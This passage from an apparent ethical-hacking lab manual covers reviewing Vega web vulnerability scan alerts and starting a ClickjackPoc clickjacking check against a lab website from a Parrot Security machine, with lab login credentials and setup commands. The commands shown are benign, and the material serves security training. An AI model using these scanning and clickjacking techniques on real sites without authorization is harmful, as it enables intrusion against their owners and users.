


18. After the scanner finishes performing its vulnerability assessment on the target website, it lists the discovered vulnerabilities under **Scan Alert Summary**.



19. In the left-pane under **Scan Alerts**, expand the nodes to view the complete vulnerability scan result. Now, choose any one of the discovered vulnerabilities to display it on the respective page, as in the dashboard section shown in the screenshot.
20. Choose any one vulnerability under the **Scan Alerts** section in the left-hand pane. Here, we are selecting the **Cleartext Password over HTTP** vulnerability; detailed information regarding the selected vulnerability will be displayed in the right section of the window, as shown in the screenshot.

Module 14 – Hacking Web Applications



21. Similarly, you can select any vulnerability from the list of discovered vulnerabilities to view its detailed information and then apply appropriate fixes for all the vulnerable codes in your web application.
22. This concludes the demonstration of how to discover vulnerabilities in a target website scanning using Vega.
23. You can also use other web application vulnerability scanning tools such as **WPScan Vulnerability Database** (<https://wpscan.com>), **Arachni** (<https://www.arachni-scanner.com>), **appspider** (<https://www.rapid7.com>), or **Uniscan** (<https://sourceforge.net>) to discover vulnerabilities in the target website.
24. Close all open windows and document all acquired information.
25. Turn off the **Windows Server 2022** and **Windows 11** virtual machines.

Task 7: Identify Clickjacking Vulnerability using ClickjackPoc

Clickjacking, also known as a “UI redress attack,” occurs when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they intend to click on the top-level page. Thus, the attacker is “hijacking” clicks meant for the top-level page and routing them to another page, most likely owned by another application, domain, or both.

Here, we will identify a clickjacking vulnerability using ClickjackPoc.

Note: In this task, we will identify a clickjacking vulnerability in the target website (www.moviescope.com) hosted by the **Windows Server 2019** machine, and we will use the **Parrot Security** machine as the host machine.

1. Turn on the **Windows Server 2019** and **Parrot Security** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


Note: The password that you type will not be visible.

6. Type **cd ClickjackPoc/** and press **Enter** to navigate to the ClickjackPoc directory.



```
cd ClickjackPoc/ - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# cd ClickjackPoc/
[root@parrot]~/home/attacker/ClickjackPoc#
```

7. In the terminal window, type **echo "http://www.moviescope.com" | tee domain.txt** and press **Enter**.
8. This will create a file named **domain.txt** containing the website link.

